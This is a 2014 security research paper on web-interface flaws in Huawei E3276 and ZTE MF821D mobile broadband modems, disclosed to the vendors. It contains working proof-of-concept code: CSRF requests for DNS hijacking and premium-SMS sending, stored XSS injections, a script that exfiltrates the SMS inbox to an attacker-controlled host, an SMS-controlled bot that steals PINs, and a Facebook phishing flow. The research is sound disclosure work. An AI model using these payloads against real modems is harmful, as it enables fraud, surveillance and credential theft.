Attacking Mobile Broadband Modems Like A Criminal Would

Andreas Lindh 2014-06-18, addelindh@gmail.com, @addelindh

Introduction

A lot of security research and (ethical) hacking is all about getting a root shell, popping calc.exe, or basically anything that proves that the target has been owned in the 1337-est possible way. Though often entertaining and educational, this approach may mean that bugs that are perceived as “not sexy” will be overlooked in favor of more complex or flashier ones. If we also take into consideration that the number of network connected devices are steadily increasing with the “internet of things” and that the bulk of these devices are not designed with security in mind, we can be fairly sure that there will be a large number of basic vulnerabilities that are not very hard to exploit.

This paper will take a look at how a criminal would most likely go about attacking a target through their mobile broadband modem, skipping past the flashy exploits and going straight for the gold. I will cover easy ways to cash in, stealing sensitive information, controlling where a user browse to on the internet, and establishing a persistent hold of the users device. As the grand finale, there will be a demonstration of a targeted phishing attack using out-of-band information harvesting and with virtually no IT infrastructure requirements. All of this will use exploitation techniques that would have you believe it is 2001 all over again.

Background

Previous research

I started looking at mobile broadband modems simply because I realized I had a number of them in my possession. After searching for previous research on the subject, what little was available was quite interesting:

- Nikita Tarakanov & Oleg Kupreev – “From China With Love” (Black Hat EU 2013)
    - Slides: https://media.blackhat.com/eu-13/briefings/Tarakanov/bh-eu-13-from-china-with-love-tarakanov-slides.pdf
    - Video: https://www.youtube.com/watch?v=eqyIl0J0kEM

- Rahul Sasi – “SMS to Meterpreter - Fuzzing USB Modems” (Nullcon 2013)
    - Slides: http://www.slideshare.net/RahulSasi2/fuzzing-usb-modems-rahusasi
    - Video: https://www.youtube.com/watch?v=0en-xfxSUpk

These papers mainly cover novel attack methods such as code execution over SMS, attacks on the device firmware, and other advanced attacks. While I found them very interesting, they did not really address what I was looking for; attacks on the devices web interfaces. This paper aims to fill at least part of that hole.

Disclaimers

My research is based on my assessment of one device each from two of the most popular manufacturers of these products, namely the E3276 from Huawei and the MF821D from ZTE. I have also looked briefly at the Huawei E3236, a cheaper version of the E3276, to verify that it had the same vulnerabilities as its more expensive sibling, which it did. Both the E3276 and the MF821D are 4G modems, fairly expensive, and advertised as “for corporate users” by Swedish telecom carriers.

As these devices are “branded”, which basically means customized to fit a specific carrier’s requirements, there is no way for an end user to get a patch directly from the vendor. Even though I have reported the vulnerabilities demonstrated in this paper to the vendors who in most cases have fixed them and reported it to the carriers, it is the carriers that must push the fix to the users. Because of this, I strongly advice users of these devices to contact their carrier and ask for the fix and if they cannot get it, change to another model, preferably one that does not use a web interface for administration.

Design and implementation

Hostless modems

The category of modems examined in this paper are known as “hostless modems”, which means that they present themselves to the computer as an Ethernet device rather than an external entity such as a router. Some modems require client software to be installed for user interaction but these days most use a web interface instead, presumably to improve user experience by eliminating the hassle of installing software. Because web interfaces are generally easier to attack and thus more likely of being attacked, we will focus on this category.

Network topology

Once the modem is plugged in to the computer, it auto starts and proceeds to do the following:

- Set up a default gateway, DNS and DHCP server at 192.168.x.1
- Set up a web server for the web interface at 192.168.x.1:80
- Assign the Ethernet device an address within 192.168.x.0/24

If the modem is configured to auto connect, it requests a public IP address and configuration from the telecom providers DHCP server. After this, some devices like the Huawei Hilink series automatically open up a browser and load the web interface while others require the user to double click on a desktop shortcut.

As can be seen in the description above, the network setup is very similar to that of a wireless router/network, and it presents an attack surface similar to that of a wireless router. The difference lies in what can be accomplished through these attacks, as the features of a wireless router and a broadband modem differ greatly.

Features and functionality

A USB modem is different from regular Ethernet or wireless devices and routers in that it has a lot of additional features, such as the ability to send and receive text messages, add contacts to a phonebook, configure connection profiles, enable or disable roaming, view device statistics, and several others. Some devices even have more advanced features like UPnP and WiFi, although these features are not always enabled. Since the devices are usually delivered to the user directly from a telecom provider, they are often “branded” which means that they have been customized to only have the features requested by the telecom vendor activated.

In the image below, a server response is showing what features the Huawei E3276 currently has enabled.

```
<response>
    <ussd_enabled>0</ussd_enabled>
    <bbou_enabled>1</bbou_enabled>
    <sms_enabled>1</sms_enabled>
    <sdcard_enabled>0</sdcard_enabled>
    <wifi_enabled>0</wifi_enabled>
    <statistic_enabled>1</statistic_enabled>
    <help_enabled>0</help_enabled>
    <stk_enabled>0</stk_enabled>
    <pb_enabled>0</pb_enabled>
    <dlna_enabled>0</dlna_enabled>
    <ota_enabled>0</ota_enabled>
    <wifioffload_enabled>0</wifioffload_enabled>
    <cradle_enabled>0</cradle_enabled>
    <multssid_enable>0</multssid_enable>
    <ipv6_enabled>0</ipv6_enabled>
    <monthly_volume_enabled>0</monthly_volume_enabled>
    <powersave_enabled>0</powersave_enabled>
    <sntp_enabled>0</sntp_enabled>
    <dataswitch_enabled>0</dataswitch_enabled>
</response>
```

Thinking like a criminal

Getting into the mindset

One basic thing to remember about criminals is that they generally, pretty much like the rest of us, don't want to work any harder than they have to. With this in mind, the areas of attack I will be focusing on are:


- **Profiteering**
  Anything that can generate money in an easy, straight forward way.
- **Stealing information**
  Harvesting of any information that can be considered as sensitive, such as private communications, records, etc.
- **Gaining persistence**
  Ways to gain a foothold that is more permanent than just the current session, and that will survive clearing the browser cache, rebooting, or other measures a user might take.

Attacks and outcomes

DNS hijacking (Huawei E3276/E3236)

An oldie but goldie from the WiFi hacking portfolio, and probably the most obvious attack in this context, is DNS hijacking.


All of the modems have a feature to add connection profiles, but the user can usually only set the parameters for profile name, Access Point Network (APN), username and password from the web interface. However, a number of other parameters are sent to the web server too, as can be seen in the picture below.



```
<?xml version="1.0"
encoding="UTF-8"?><request><Delete>0</Delete><SetDefault>0</SetDefault><Modify>1</Modify>
<Profile><Index></Index><IsValid>1</IsValid><Name>test</Name><ApnIsStatic>1</ApnIsStatic>
<ApnName>internet.telenor.se</ApnName><DialupNum>*99#</DialupNum><Username></Username><Pa
ssword></Password><AuthMode>0</AuthMode><IpIsStatic></IpIsStatic><IpAddress></IpAddress><
DnsIsStatic></DnsIsStatic><PrimaryDns></PrimaryDns><SecondaryDns></SecondaryDns><ReadOnly
>0</ReadOnly></Profile></request>
```


I found a CSRF vulnerability that I could use to add a new profile with the DNS servers of my choice in the "Static DNS" parameters. By also setting the "write protect" parameter to 1, I could override the DHCP settings from the telecom provider. To make the attack a bit stealthier I could easily add some additional code to remove the old profile so that the user would have no way of detecting what was going on, but I have not for demonstration's sake.

Before, there is just one connection profile present.




Profile name:	Telenor(default)
	Telenor(default)
User name:	
Password:	
APN:	Dynamic [✓ Static]
	internet.telenor.se

User visits a web site... And my malicious profile has been added and set as default. By adding a whitespace after the name, I can even set the profile to appear to have the same name as the original profile.



Profile name:	Telenor(default)
	Telenor(default)
	Telenor
User name:	
Password:	
APN:	Dynamic [✓ Static]
	internet.telenor.se

For demonstration, I have added the public resolvers for OpenDNS. OpenDNS resolvers have a functionality that always resolves malformed or non-existing domains to 67.215.65.132




```
DeathStar:~ andreaslindh$ dig +short somedomainthatwillprobablynotexist.cyber
67.215.65.132
DeathStar:~ andreaslindh$
```

This is useful as it will allow me to perform a multitude of different attacks, such as profiteering by sending the user to sites that serve up advertisement or malware, or to spoofed websites such as Facebook or Google for login credential harvesting, or to trick the user into installing a malicious device update by spoofing the update server. It also has a degree of persistence since the DNS servers are static and cannot be changed by the user in any way other than adding a new profile, something that most non-tech savvy users will probably not do.

CSRF-to-SMS (ZTE MF821D)


An interesting functionality in these devices is the ability to send and receive text messages. As it turns out, there is another CSRF vulnerability that could allow us as an attacker to make the device send a text message to any number of our choosing, simply by having the user visit a website under our control. Here is what the original POST request for sending a text message look like.



```
basic_apply=Send&phone_number_sender_show=[redacted]&SMS_Content=cyber+cyber&
save_msg_id=0&which_cgi=new_message&encode_type=ASCII&msg_content=63796265722
06379626572&phone_number_sender=[redacted]
```

The only thing stopping me from a "clean" CSRF is the "msg_content" parameter that contains a hex encoded version of the plain text message. After digging through the JavaScript previously loaded by the device, I found the function (called "encodeSendMessage(input)") that is used to hex encode the message content and included it in my attack. As the message content is static I could just as well have added the hex encoded message directly to the msg_content parameter, but I kept it for demonstration's sake.

Here is what the JavaScript code for the attack looks like:




```
function send_sms() {
    var sms = "test message";
    var encoded_sms = encodeSendMessage(sms);
    var http = new XMLHttpRequest();
    var url = "http://192.168.0.1/goform/sms_sendSms";
    var params =
"rd=0.1111111111111111?basic_apply=Send&phone_number_sender_show=&SMS_Content="+sms+
"&save_msg_id=0&which_cgi=new_message&encode_type=ASCII&msg_content="+encoded_sms+"&
phone_number_sender=[redacted]";
    http.open("POST", url, false);
    http.send(params);
}

function encodeSendMessage(input) {
    var result_encode = "";
    var result_org = "";
    var result = "";
```

This attack allows for an attacker to profit in an extremely easy way as all that is needed is somewhere to host the exploit, for example an ad network, and a premium rate phone number. Any user that loads the malicious ad while connected with a vulnerable modem will have no way of stopping, or even knowing about, the text message being sent.


Code injection (ZTE MF821D)

Another feature found in these devices is the ability to configure data roaming. In the web interface, the user can simply choose to enable or disable roaming, this generates a POST request that looks like this:




```
data_roam_option=0&submitRoam=Apply
```

The “data_roam_option” parameter in this request decides whether data roaming should be enabled (1) or disabled (0). When attempting to reverse engineer the JavaScript for this functionality, I found that the input to this parameter ends up being loaded as the value of a variable in JavaScript that is contained within the network.asp page that controls the connection.



```
function initTranslation2()
{
var roam_status_info = '0';
    if(roam_status_info == '1'){
        document.roamForm.data_roam_option[0].checked = true;
        document.getElementById("roam_status_cont").innerHTML =
data_roam_option_on[lang_index];
        }else{
            document.roamForm.data_roam_option[1].checked = true;
            document.getElementById("roam_status_cont").innerHTML =
data_roam_option_off[lang_index];
        }
}
```

Since the input supplied to this parameter is not properly validated, I can supply the “data_roam_option” parameter with valid input and then break out of it and supply my own code, like this:




```
<iframe
src="http://192.168.0.1/goform/set_roam_content?data_roam_option=0';alert(1);//
&submitRoam=Apply" width="1" height="1"></iframe>
```

This means that I am able to execute code in the context of the domain, which makes it possible to make calls to the web interface and read the response. This is useful because it allows the attacker to steal sensitive information, such as the content of the SMS inbox, the phone book, and the IMEI and IMSI number which could be used to identify the mobile station used by the connection and the users mobile subscriber identity.


Here is a proof of concept attack for stealing the content of an SMS inbox. To add some persistence, I will not inject the attack code inline but instead load it from an external source under my control.

The injection:



```
<iframe src="http://192.168.0.1/goform/set_roam_content?data_roam_option=0';var
script=document.createElement(&quot;script&quot;);script.src=&quot;http://usbdemo/z/js/
is.js&quot;;document.body.appendChild(script);//&submitRoam=Apply" width="1"
height="1"></iframe>
```

The externally loaded script:




```
function info_stealer(url)
{
    var xmlHttp = null;

    xmlHttp = new XMLHttpRequest();
    xmlHttp.open( "GET", url, false );
    xmlHttp.send( null );
    return xmlHttp.responseText;
}

function send_data(data){

    var xmlHttp = null;

    xmlHttp = new XMLHttpRequest();
    xmlHttp.open( "GET", "http://usbdemo/cgi-bin/get_data.cgi?data=" + data, false );
    xmlHttp.send( null );
}

var url = "../pbm_xml/pbm_sim.xml?now=0.1111111111111111";
var response = info_stealer(url);
send_data(response);
```

Which will send the entire content of the SMS inbox to a server of the attackers choosing.


Gaining persistence (ZTE MF821D)

Another interesting thing about the aforementioned code injection/XSS vulnerability is that it is persistent, meaning that the injected JavaScript code is actually written to the permanent memory of the modem. This means that whenever the user visits the roaming configuration page in the web interface, the code will be executed. This is however not a page that is regularly visited, so to be able to gain real persistence I need to be able to inject code in a resource that the user will load more frequently. As luck would have it, there is a similar injection flaw present in the start page of the web interface too, more specifically in the function used for selecting what language the interface should use:



```
GET /goform/web_upd_xml?file=4&node=Language&string=en&rd=0.07442960861944137&_=1398456939018
```

The value of the "string" parameter is then returned as a parameter value in the main.asp page that is loaded every time the user opens the web interface.



```
function change_lang_cookie_before_mlang_js()
{
    var xml_lang = 'en';
    setCookie('lang', xml_lang, 60*24*20);
}
```


This means that I can break out of the code in the same way as in the previous example and then supply my own code after it. Since the device is constructed to either open the web interface automatically or have the user do it manually every time it is plugged in, this means that there is a big possibility that the code will be executed every time the user connects to the internet. This could be exploited by an attacker to automatically perform any of the attacks that has already been discussed, such as persistent theft of information or sending of text messages, etc. So what if the attacker wanted to be able to send commands to the device and have it execute them, something along the lines of turning it into a bot?

Building an SMS-controlled bot (ZTE MF821D)

So what kind of control channel could be used to make our injected code receive our input? To just have it simply read some page that we control on the internet would be the obvious and easiest way, but what if I want to do something a bit more extravagant, like use SMS as an out-of-band communication channel?

As has already been mentioned, these devices have the ability to send and receive text messages. What if I could inject some JavaScript that would check the SMS inbox for commands and then execute them? It turns out that it's not as hard as it may sound. Here is how it can be done:

The initial injection will make the modem load an external script. This script will execute continuously thanks to this line at the bottom of the script that calls the "poll" function with an interval of 1 second.



```
var poller=setInterval(function(){poll()},1000);
```

The effect of this line of code is that the script will poll the SMS inbox every second and *immediately* execute any command it receives.

The poll function makes a GET request to the SMS inbox through the "get_data" function, extracts the hex encoded content of the latest message using a regex, and then decodes the message using the "hex2a" function. It then extracts the inbox id for the message and proceeds to pass the decoded message (sms), the inbox id (text_id) and the entire SMS inbox (response) to the "bot" function.


```
function poll() {
    var url = "../sms_xml/nv_inbox.xml?now=1111111111111";
    var response = get_data(url);
    var regexp = new RegExp("([0-9+A-Z+]{20,})");
    var hexsms = regexp.exec(response)[1];
    var sms = hex2a(hexsms)
    var regexp2 = new RegExp("[0-9]{3}");
    var text_id = regexp2.exec(response)[0];
    bot(sms, text_id, response);
}
```

The “bot” function checks whether the decoded message (command) matches any of the pre-configured statements, and if it does deletes the SMS by passing the inbox id of the message (text_id) to the “delete_sms” function. It then executes whatever code matches the command. By deleting any SMS that matches the list of commands, the user will never be able to read the SMS and figure out that something might be wrong.

```
function bot(command, text_id, response) {
    if (command == "rickroll") {
    delete_sms(text_id);
    window.open("https://www.youtube.com/watch?v=dQw4w9WgXcQ"); }

    else if (command == "steal_inbox") {
    delete_sms(text_id);
    send_data(response); }

    else if (command == "steal_pin") {
    delete_sms(text_id)
    var pin = prompt("Please insert your pin code");
    send_data(pin); }
}
```

In the example above, the command “rickroll” will open up a new browser window, “steal_inbox” will post the content of the inbox to a server under our control using the “send_data” function, and “steal_pin” will pop up an alert now asking the user for his or her pin and then post it to our server.

For example, send an SMS to the modem...



rickroll


..and when the device receives the message, Rick Astley will pop up and promise to never give you up, let you down, or desert you. He's such a nice guy!

Note that this is a very simplified example of bot functionality, in real life only the attackers imagination would set the limit for what could be achieved.

A more targeted attack (Huawei E3276/E3236)


Up until now I have been covering fairly straightforward, uncomplicated attacks. But what if I was looking to do something a bit more targeted? Here is an interesting attack that could definitely happen, if it hasn't already.

As mentioned several times before, these devices have the ability to send and receive SMS. One interesting thing (credits to Rahul Sasi for this discovery) is that some of the devices SMS parsers also parse HTTP links so that they become clickable. This functionality is perfect for sending phishing messages over SMS. How about if I sent a user this message, pretending to be the customer service function of the carrier:




☐	Number	Content	Date
☐	✉ [redacted]	Dear customer, Please follow our Facebook page for a chance to win $1000! http://tinyurl.com/[redacted] Regards Customer Service	2014-03-20 21:39:23

For extra stealth, the TinyURL link will resolve to a data-URI that we have generated earlier, which has the entire HTML-part of the Facebook login-page directly in the URL.


Welcome to Facebook – Log In, Sign Up or Learn More
[redacted]
Welcome to Facebook – Log In, ...
data:text/html;base64,PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIiBpZD0iZ
Google
facebook
Email or Phone
Password
Keep me logged in
Forgot your password?
Sign Up
It’s free and always will be.
Connect with friends and the

